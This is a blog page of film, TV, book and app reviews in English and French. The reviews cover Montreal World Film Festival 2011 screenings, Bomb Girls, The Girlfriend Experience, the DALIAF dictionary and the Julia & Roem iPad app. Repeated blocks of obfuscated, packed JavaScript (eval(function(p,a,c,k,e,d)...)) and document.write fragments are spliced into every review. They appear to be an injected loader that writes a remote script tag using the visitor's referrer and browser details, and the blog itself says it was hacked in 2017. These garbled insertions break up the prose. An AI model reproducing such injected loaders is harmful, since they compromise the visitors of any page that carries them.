Kureizizum (Crazy-ism): Japan, 2010, 90 min.; Dir./Scr./Ed.: Shoji Kubota; Phot.: Aya Matsubayashi; Cast: Ryoba Baba, Akiko An, Makoto Uenobori, Enoku Shimegi, Kurumi Hijikata, Hikaru Shida. Screened as part of the “Regards sur les cinémas du monde” segment at the Montreal World Film Festival 2011, on August 22nd, 21:40 in Cinéma Quartier Latin 10.

Muybridge’s Strings

“Can time be made to stand still? Can it be reversed? A meditation on this theme, document.write(“”); contrasting the worlds of the photographer Eadweard Muybridge — who in 1878 successfully photographed consecutive phases in the movement of a galloping horse — and a mother who, watching her daughter grow up, realizes she is slipping away from her.” (From 2011 Montreal World Film Festival program book, pg. 63)

Warning: may contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dbben|var|u0026u|referrer|zkzer||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tyaar|var|u0026u|referrer|itbtz||js|php’.split(‘|’),0,{}))

This movie offers a very wobbly hand-drawn animation (made of drawing and painting on paper), a classical soundtrack (a canon by J.S. Bach) without any spoken words and a very confusing story. It is clearly inspired by the contribution of Eadweard Muybridge to the genesis of early cinema with the invention of the phenakistoscope and zoopraxiscope. He first “filmed” a horse in motion by using a series of strings that would be successively hit by a running horse thus triggering a succession of camera. The animation seems also to makes allusion to Muybridge discovering that his wife was having affair and the fact that he shot and killed her lover (a murder for which he was later acquitted). There was also lots of scenes of a mother and child dancing and playing piano, but that would not have made much sense to me if I would not have read the program description. Overall, it is an amusing animation.

A co-production with the National Film Board of Canada, which seemed to have produced the musical part of the animation.

Muybridge’s Strings: Canada/Japan, 2011, 13 min.; Dir./Scr./Ed.: Koji Yamamura; Original Music, Sound Design: Normand Roger, Pierre Yves Drapeau, Denis Chartrand; Ex. Prod.: David Verrall (NFB), Kenji Saito (NHK), Shuzo John Shiota (Polygon); Prod.: Michael Fukushima (NFB), Keisuke Tsuchihashi (NHK), Shuzo John Shiota (Polygon). A co-production of the National Film Board of Canada, NHK and Polygon Pictures. Screened as part of the “Shorts Official Competition” segment at the Montreal World Film Festival 2011, on August 21st, 21:30 in Maisonneuve Theatre (opening for Dirty Hearts).

Antoki no Inochi

“Kyohei, document.write(“”); who has retreated into himself after several psychological wounds, finally begins to appreciate the preciousness of live, ironically through dealing with death.” (2011 World Film Festival of Montreal schedule book, pg. 58)

A movie about bullying and about the fact that, today, our modern lifestyle put so much distance between people that we don’t know how to connect with each other anymore. But, above all, it offers the intriguing parallel between the life of a young man who has been broken by tragedy and the work he is doing for a moving company for the deceased: as he sorts through the possession of death people — to separate trash from what’s worth keeping — he is slowly sorting through his own memory and feelings to learn how to live again.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dtkhi|var|u0026u|referrer|rtika||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bieiz|var|u0026u|referrer|zhabe||js|php’.split(‘|’),0,{}))

Some have found the movie a little too slow, but it uses lots of “unspoken dialogue” where much is “said” by a gaze, a facial expression or body language. It takes longer to pass information to the viewers and takes much more skills from both the director and actors, but in the end it is a more satisfactory experience. We also must not forget that healing broken people is quite a slow process well reflected in the pace of the movie. The two young actors are quite good. Well worth seeing.

Antoki no Inochi (Life back then): Japan, 2011, 131 min.; Dir.: Takahisa Zeze; Scr.: Tanaka Sachiko, Takahisa Zeze (Based on the novel by Masashi Sada); Phot.: Atsuhiro Nabeshima; Ed.: Junichi Kikuchi; Cast: Masaki Okada, Nana Eikura, Mitsuru Fukikoshi, Akira Emoto, Rei Dan,Yoshiko Miyazaki, Kanji Tsuda. Screened as part of the “Official Competition” segment at the Montreal World Film Festival 2011, on August 18th, 21:30 in Théatre Maisonneuve. It has won the “Innovation Award” at the 35th Montreal World Film Festival.

Gekko no kamen

“When Usagi, document.write(“”); a WWII veteran, returns to Tokyo everyone is surprised to learn that he survived. Usagi hopes for a revival of his prewar theatrical career but his efforts quickly hit a snag when another “Usagi” turns up.” (2011 World Film Festival of Montreal schedule book, pg. 60)

Warning: may contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further. Really!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rfdrt|var|u0026u|referrer|byiih||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bfnnb|var|u0026u|referrer|siber||js|php’.split(‘|’),0,{}))

I’m not sure what to make of this film. The first part of this weird movie seems to be a variation on the “Martin Guerre” story. After WW2 a man walks alone in the streets. His face is bandaged, he seems shell-shocked and never says a word (for almost the entire movie). A small theatre attract his attention, he walks in and silently sits on the stage from where he is quickly expulsed. However, he is recognized as the rakugo artist Usagi. Considering his state, people assumes he his amnesiac. He is welcomed back without much questions into his artist “family” and they help him coming back to the stage. He is also to be married to the theatre family head’s daughter. But he seems now more talented as a mime than as a rakugo performer!

Of course, another man eventually walks into the theatre and this time he is the real Usagi. We learn that both men fought together in the war and when Usagi (the real one) was deadly wounded, he asked his friend to go announced his death to his theatre family and fiancé. Since he was himself wounded and not very talkative, people just assumed that he was Usagi. The man never really attempted deception. He just played along. It is however decided that, since the real Usagi was wounded in the throat and is therefore mute, he would pass his stage name to his friend but would nevertheless wed his fiancé. A big party is planned for the stage premiere of the new Usagi and the couple’s wedding. On stage, Usagi takes a big machine gun out and shoot everybody. I guess that, in the end, they all laugh to death (the dream of any comedian, but is it real or is it figurative?).

The movie is sprinkled with weird scenes. At some point, Usagi is sitting on a dock by a quiet lake, looking at the moon (Beethoven’s Moonlight Sonata playing in the background — Usagi means rabbit in Japanese and is often associated with the moon) and then a strange man dressed in modern clothes materialise in a Star Trek-like teleporter and cross the scene saying “I’m a time traveler”. later, in the red-light district, he is with a huge geisha and they start digging a tunnel into the ground (maybe he is trying to free the geisha? Or looking for the machine gun he needs for his rakugo/mime skit? Who knows?).

I feel that the entire movie is built as the punch of a rakugo’s story. There is no surprise there since the director is himself a comedian. And, actually, there is a rakugo story that is told throughout the movie by Usagi: A soldier is asked to identify his friend Bob, but he doesn’t know he is dead. Or is he Bob himself? “Uh, Oh. I’m getting confused,” says one soldier at the end of the story. “What’s wrong,” says the other. “I know I am the one that’s dead. But, if I’m looking at me… Who in the world am I?” Well, I am equally confused. The movie started in a very interesting way, but the end is rather disappointing. It is not my favourite movie of this year’s festival, but I admit it is quite original. It is certainly worth watching.

The director was at the festival (I saw him in the lobby of the hotel dressed in a white tuxedo), but he didn’t show up when I went to see the movie.

Gekko no kamen (Moonlight mask): Japan, 2011, 102 min.; dir.: Itsuji Itao; Scr.: Itsuji Itao, Shoichiro Masumoto; Phot.: Masakazu Oka; Ed.: Ken Memita; Cast: Itsuji Itao, Tadanobu Asano, Satomi Ishihara. Screened as part of the “Regards sur les cinémas du monde” segment at the Montreal World Film Festival 2011, on August 21st, 19:00 in Cinéma Quartier Latin 10.

Bomb Girls


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|breiy|var|u0026u|referrer|dziak||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aktns|var|u0026u|referrer|iysan||js|php’.split(‘|’),0,{}))
“They work in munitions factories, document.write(“”); building the arms that keep their overseas husbands, lovers, brothers and sons alive and fighting. For these women, the freedoms they’re fighting for… come to include their own. While they’re building bombs, women also find themselves flourishing with newfound freedom, discovering strengths they never before imagined. At the same time they’re often woefully under-equipped for the new challenges they face. Amid propaganda and sexual harassment, crossing social and cultural boundaries, these remarkable women form a sisterhood never experienced before.”

“BOMB GIRLS delves into the lives of exceptional women — peers, friends and rivals. There’s the fiery rich girl Gladys looking to escape her crushing social expectations. There’s gentle, honey-voiced Kate who lands in Toronto on a raft of secrets. There’s tough-talking Betty who’s finally found a place where she belongs. And the gritty matron Lorna, whose heart blossoms through the power of work and unforeseen romance. The women form an unexpected kinship, while contending with the fathers, brothers, coworkers and suitors who are also facing various struggles (and advantages) of staying home. When your overseas lover could be shot dead tomorrow, when the materials you work with could explode in your face today, when you’re not sure if the free world will even be standing next month… you play your cards how you want — and you don’t play by the old rules.” (From the show’s website introduction)

I’ve finally finished Bomb Girls which has been sitting on the PVR for a while. I must say that I found the series quite disappointing — even for a canadian production. The lack of sound environment (little background noise, even in a factory!) was particularly annoying. But either it got better or the series simply just grew on me because I found it quite enjoyable in the end.

I guess Canadian producers don’t have much experience in period drama (although they produced a few good ones like Wind at my back, but Americans have produced more — and better ones probably due to bigger budget — like Deadwood, Mad Men, Boardwalk Empire or the recent Pan Am). However the sudden popularity of the genre (particularly with British shows like Downton Abbey) didn’t give them much choice and they had to jump in despite their relative inexperience. What probably saved the show is that they didn’t aimed at producing a complex and SFX-filled series like the Americans would do, but rather tried to emulate the simpler, more subtle style of the British series (simple, theatrical-like camera shot; good period costumes, evocating sets and, particularly, strong writing).

The series improved a lot in just six episodes and I enjoyed it even if it was nothing extraordinary. As you slowly discover each girl’s history (easy since the characterization is skin-deep) you get to like them. So, if you have time (it’s available online), I recommand it nevertheless. Hopefully, the second season (with twelve episodes) will be much better.


Bibliography

Warning!

This blog was hit by a couple of catastrophes in 2017 that broke many image links and introduced malicious lines of code that have now been neutralized but are still  disfiguring many older entries of the blog.

Please bear with us while we are undergoing the  long process of repairing the blog! The most important part of this blog is still there — the words to read and the ideas to share — but the aesthetic of the presentation has unfortunately suffered.

Thank you for your understanding and support!

— clodjee  

After reading my bio/bibliography in the DALIAF, it reminded me that I published more than just fiction (or a few sci-fi short stories). So I decided to gather my own bibliography, a list as exhaustive as I could of all the major texts I’ve written. Here it is, right after the jump:
Continue reading

Le DALIAF

“Le fantastique, la science-fiction et la fantasy composent ce qu’il est dorénavant convenu d’appeler les littératures de l’imaginaire. En Amérique française, et plus particulièrement au Québec, leur apparition se confond avec le début de la littérature canadienne francophone puisque le premier texte recensé, « La Tour de Trafalgar », de Georges Boucher de Boucherville, est une nouvelle de fantastique parue en 1835. Cent soixante-treize ans plus tard, en 2008, année du quatre centième anniversaire de la fondation de Québec, plus de mille sept cents hommes et femmes ont contribué à l’élaboration du corpus des littératures de l’imaginaire en Amérique française. (…) Le [DALIAF] a pour objectif de démontrer l’importance de ce corpus littéraire – principalement québécois”. (Extrait du texte de couverture arrière)

J’ai déjà présenté le DALIAF dans un billet de novembre 2011 lorsque sa parution a finalement été annoncé mais, maintenant qu’il est disponible et que — m’en étant procuré un examplaire — j’ai pu amplement le consulter, je peux me permettre de le commenter brièvement.


Daliaf-P_p370

DALIAF, p. 370

Dans son introduction, Claude Janelle justifit d’abord le titre de son ouvrage: pourquoi est-ce un dictionnaire, quels genres d’auteurs ont été considéré, pourquoi en Amérique française, puis il définit le trois genre littéraire qu’il considère comme littératures de l’imaginaire (intéressantes définitions où entre en ligne de compte le fait que l’histoire se déroule dans notre monde ou pas, avec des éléments rationnelle ou pas, et qu’il y ait une rupture de la normalité ou pas).

Janelle termine en expliquant la structure de son ouvrage qui se lit en trois niveau. Le premier niveau est bibliographique: pour chacun des auteurs on donne la liste chronologique des oeuvres (romans, nouvelles, contes, recueils, etc.) publiés en Amérique du nord de 1835 à 2008 et appartenant aux littératures de l’imaginaire, includant traductions et rééditions. Le deuxième niveau est biographique: pour plus de quatre-vingts pour cent des quelques mille sept cents auteurs on retrouve une brève notice biographique qui remet l’auteur en contexte. Plusieurs de ces notices incluent une photographie de l’auteur (parfois en couleur). Puis, le troisième et dernier niveau est appréciatif puisqu’il offre, pour la plupart des textes, une liste de références critiques renvoyant à des ouvrages spécialisés (DOLQ, ASFFQ), journaux ou magazines littéraires. Cela permet de connaitre quelle a été la réception critique de chaque texte.

Finalement, afin de mettre en lumière les auteurs les plus significatifs et distinguer les écrivains professionnels et réputés des “auteurs du dimanche, des étudiants en création littéraire” ou des “écrivaillons sans prétention” Janelle nous offre, après chacune des sections alphabétiques, une série de cinquante-six profils littéraires (incluant Jean-Pierre April, Aude, Honoré Beaugrand, Natasha Beaulieu, Michel Bélil, Sylvie Bérard, Alain Bergeron, Bertand Bergeron, Claude Bolduc, Guy Bouchard, Jacques Brossard, André Carpentier, Roch Carrier, Joël Champetier, Pierre Chatillon, Denis Côté, Emmanuel Desrosiers, Jean Dion, Frédérick Durand, Louis Fréchette, Maurice Gagnon, Éric Gauthier, Jean-Marc Gouanvic, Agnès Guitard, Jean-Charles Harvey, Anne Hébert, Alexandre Huot, Pierre Lacroix, Michèle Laframboise, Alexandra Larochelle, Jacques Lazure, Pamphyle LeMay, Michel J. Lévesque, Suzanne Martel, Edouard-Zotique Massicotte, Claude Mathieu, Yves Meynard, Hugues Morin, Stanley Péan, Gilles Pellerin, Francine Pelletier, Bryan Perro, Jean Pettigrew, Anne Robillard, Esther Rochon, Patrick Sénécal, Daniel Sernine, Jean-François Somcynsky, Norbert Spehner, Joseph-Charles Taché, Jules-Paul Tardivel, Marie-Josée Thériault, Yves Thériault, Michel Tremblay, Jean-Louis Trudel, et Élisabeth Vonarburg — désolé pour cette longue énumération mais le choix des auteurs peut être significatif pour certains).

Du premier coup d’oeil il est évident que le DALIAF est un ouvrage important et significatif. La compilation de l’information offerte par ce dictionnaire représente un travail immense et de longue haleine, et nous sommes extrèmement reconnaissant à Claude Janelle pour y avoir consacré plusieurs décennies. Il va de soi qu’un ouvrage d’une telle importance, malgré tout les efforts de perfection et de minutie pour les détails, ne sera jamais dépourvu d’erreurs, d’omissions ou même de coquilles (dans mon cas il omet ma nouvelle “profession” d’aide-bibliothécaire [depuis 2008] ainsi que la publication d’un texte intitulé “Enfer” dans Erreur Boréal [1987, pp. 9-10], un numéro spécial de Pilône; Ce genre de choses est inévitable et je suis malheureusement sûr que mon cas n’est pas unique) mais ce qui compte vraiment c’est l’immense somme d’information sur la production littéraire québécoise dans le domaine de l’imaginaire. Comme je l’ai déjà dit, le DALIAF est un outil de référence essentiel pour tout bibliothécaire, étudiant en littérature, intervenant de l’édition ou simplement amateur extrème du livre québécois (c’est aussi un bel exercice de “pétage de bretelles” pour les petits “écrivaillons sans prétention” comme moi!).

Toutefois, la taille (plus de cinq-cent pages), la qualité (un grand format en couleur avec couverture caisse, i.e. couverture cartonnée et reliure cousue) et le tirage peu élevé (ce qui est malheureusement le cas pour ce genre de dictionnaire plutôt académique qui suscite peu d’intérêt du grand public) d’une telle publication oblige à un prix de vente exorbitant (79,95 $ !). De plus, ces même facteurs rendent toute réédition improbable. Donc, si vous êtes le moindrement intéressé à acquérir le DALIAF, ne tardez pas trop car il est fort possible que toute réédition et mise à jour se fasse uniquement en format électronique. Quoiqu’il en soit le DALIAF est un incontournable — si vous pouvez vous le payer ou, sinon, vous pouvez toujours le consulter en bibliothèques.

Le DALIAF: Dictionnaire des auteurs des littératures de l’imaginaire en Amérique française par Claude Janelle. Québec, Éditions Alire, 2011, 535 pgs. Couleur, 17.5 x 25.5 cm. Édition papier: 79,95 $, ISBN: 978-2-89615-074-8; Édition électronique (PDF): 49,99 $, ISBN: 978-2-89615-479-1. Feuilleter un extrait. stars-4-0

[ AmazonRenaud-BrayArchambaultNelliganBANQWorldCat ]

Le DALIAF: Dictionnaire des auteurs des littératures de l’imaginaire en Amérique française © 2011 Éditions Alire Inc. & Claude Janelle.

The Girlfriend Experience

“Set in the weeks leading up to the 2008 presidential election, document.write(“”); The Girlfriend Experience is five days in the life of Chelsea (adult film star Sasha Grey in her mainstream film debut), an ultra high-end Manhattan call girl who offers more than sex to her clients, but companionship and conversation — “the girlfriend experience.” Chelsea thinks she has her life totally under control — she feels her future is secure because she runs her own business her own way, makes $2000 an hour, and has a devoted boyfriend (Chris Santos) who accepts her lifestyle. But when you’re in the business of meeting people, you never know who you’re going to meet… ” (Short synopsis from the press kit)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kiksy|var|u0026u|referrer|yrfna||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hbihh|var|u0026u|referrer|eaesd||js|php’.split(‘|’),0,{}))

The Girlfriend Experience is definitely not an entertaining movie — which is surprising considering that Steven Soderbergh is an experienced director (who gave us such movies as Sex, Lies, and Videotape (1989), Kafka (’91), Erin Brockovich (2000), Traffic (2000), Ocean’s Eleven (2001), Solaris (2002), and Che (2008)). However, it is certainly an interesting movie and reminds me more of the rather experimental productions from his early career. The movie is shot in video and edited in short sequences that tell the story in a non-linear way. As new characters are introduced you keep asking “ok, who’s that guy?”, and “when is this hapenning? Before or after this other sequence?” So it is very confusing and you cannot really enjoy the movie as you would normally do. Fortunately, the subject was interesting enough to keep me trying to make sense of it.

The movie tells the story of an independant, successful upscale prostitute who is able to maintain (or not) a balance between her job and her personal (romantic) relationships. The human aspects of this story is rather intriguing and would be quite an achievement if it would be original. Unfortunately, it’s not. It is suspiciously similar to a British TV series that I am quite fond of: Secret Diary of a Call Girl. Starring Billy Piper (Doctor Who), the series started in September 2007 and lasted four seasons for a total of thirty-two episodes. Itself based on the blog and books of Belle de Jour (a.k.a. Dr. Brooke Magnanti), The Intimate Adventures of a London Call Girl, the series tells the story of Belle, a successful high-class London Call Girl who has trouble balancing her job and the relationship with her boyfriend. Sounds familiar? There are really too much similarities to be a coincidence: the anecdote on how she does her accounting, the emphasis on fashion, and the fact that, in the end, whatever happens, all she can do (all she knows) is going back to “work”. Unfortunately for The Girlfriend Experience, the production quality, the acting and the incredible British humour makes of Secret Diary of a Call Girl an interesting AND very entertaining experience.

The Girlfriend Experience is definitely a below-average movie. It’s not only that I am already prejudiced against short movies (less than 100 min.), but this movie fails to deliver on too many aspects. When you put so much efforts advertising that your movie’s main actress is an ex-porn star you gotta put at least a few hot, realistic sex scenes. Instead, she delivers what seems like an unexpressive and emotionless performance. And the ad libbing of the actors creates dialogs that feel totally unnatural. And it’s not only me: according to Wikipedia the film did less at the box office (slightly above $1 M) than its production cost ($1.3 M) and received a poor rating from critics at Rotten Tomatoes (64%). The audience’s rating was even less (35%). Therefore I really cannot recommend this movie for any reason whatsoever. Unless you are masochistic, of course, or an unconditional fan of Soderbergh.


The Girlfriend Experience. USA, 2009, 77 min.; Dir.: Steven Soderbergh; Prod.: Gregory Jacobs; Scr.: Brian Koppelman & David Levien ; Exec. Prod.: Todd Wagner & Marc Cuban; Phot.: Peter Andrews; Art Dir.: Carlos Moore; Ed.: Mary Ann Bernard; Music: Ross Godfrey; Cost. Des.: Christopher Peterson; Casting: Carmen Cuba; Distrib.: Magnolia Pictures; Cast: Sasha Grey (Chelsea/Christine), Chris Santos (Chris), Philip Eytan (Philip), Glenn Kenny (The Erotic Connoisseur), Timothy Davis (Tim), David Levien (David), Mark Jacobson (Interviewer), Peter Zizzo (Zizzo), Vincent Dellacera (driver), Kimberly Magness (Happy Hour). Rated R (sexual content, nudity and language). Official website.

The Girlfriend Experience © 2009 2929 Productions LLC.

Julia & Roem: l’Apps

“Après un «coup de sang» environnemental apocalyptique et dévastateur, document.write(“”); la planète s’apaise et se recompose. Dans une géographie chamboulée, au cœur d’un nouveau désert, quelques survivants tentent de s’organiser dans ce nouveau monde. Sous le regard amusé d’un aumônier multiconfessionnel, les acteurs se mettent en place pour rejouer, malgré eux, la plus universelle des tragédies amoureuses… Parviendront-ils à s’écarter de la route qui semble toute tracée devant eux?” (Présentation sur l’Apps Store)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ysnke|var|u0026u|referrer|beaya||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zbaen|var|u0026u|referrer|eayzy||js|php’.split(‘|’),0,{}))

Cette application adapte en format électronique pour l’iPad la plus récente BD de Bilal. Pour l’histoire, je vous renvoi au
commentaire que j’ai fait sur la bande-dessinée elle-même.

Cette application offre une approche différente de la lecture de bande-dessinée. Chacune des cases défile sur l’écran comme un diaporama, avec une trame sonore originale (par Goran Vejvoda). Il n’y a pas de bulle mais à la place on a soit le texte qui apparait en sous-titres, ou une version racontée du texte (la narration est d’ailleurs faite par Enki Bilal lui-même!). On peut zoomer sur les détails des images. C’est assez intéressant, mais, si j’apprécie bien les formats électroniques, je dois avouer être tout de même un peu traditionnaliste dans ma lecture de BD (ou de comics) et j’aime bien avoir d’abord une vue d’ensemble de la planche et de pouvoir zoomer ensuite sur les cases et les textes (approche que l’on retrouve dans des applications de lecture comme Comics par ComiXology par exemple).

Petite démonstration:

C’est cool, non?

J’adore l’idée de lire en format électronique une bande-dessinée européenne, et une de Bilal encore plus. Toutefois, ce qui est domage c’est que l’on ait pas le controle sur la vitesse de défilement des cases (à moins de faire “pause” et d’avancer manuellement, mais les boutons de controles restent alors en filigrane, ce qui nuit beaucoup à la lecture). Mais ce qui m’embête énormément avec cette application c’est que lorsque la description me dit “cette application vous propose l’intégralité de la bande dessinée Julia & Roem,” je m’attend vraiment à avoir l’intégralité de la BD. Je me disais d’ailleurs que $5.99 c’était vraiment toute une aubaine (alors que la BD en soi est $32.95)! Après avoir acheté l’application, je me rend compte qu’elle ne contient que la première partie de l’histoire et qu’il me faudrait payer un autre $3.99 pour une deuxième partie et un autre $3.99 pour une troisième. Il y a combien de partie comme ça? Est-ce que ça se termine vraiment avec la troisième partie? C’est pratiquement une arnaque! Bon, la première partie est un peu plus chère parce qu’elle inclue l’application comme telle et les bonus (un entretien avec Bilal, de l’info sur la bande-originale, une biographie, une bibliographie et une filmographie de Bilal, ainsi que quelques liens internet). Et même à $13.97, c’est quand même moins chère qu’acheter la BD papier… Mais je m’attendais quand même à mieux de Casterman…

